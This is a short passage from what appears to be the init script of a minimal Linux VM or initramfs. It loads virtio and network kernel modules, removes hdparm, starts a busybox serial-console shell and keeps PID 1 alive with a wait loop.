    /mnt/nix/sbin/insmod $_base/virtio/virtio_ring.ko.xz
    /mnt/nix/sbin/insmod $_base/block/virtio_blk.ko.xz
    /mnt/nix/sbin/insmod $_base/net/ethernet/intel/e1000e/e1000e.ko.xz

    rm -rf /sbin/hdparm

fi

/bin/busybox getty -L -n -l /bin/sh 115200 ttyS0 vt100 &

# PID 1 must never exit — kernel panics if it does.
# wait returns on each SIGCHLD, reaping children; loop restarts immediately.
while true; do
    /bin/busybox sleep 3600 &
```

```
    wait
done
```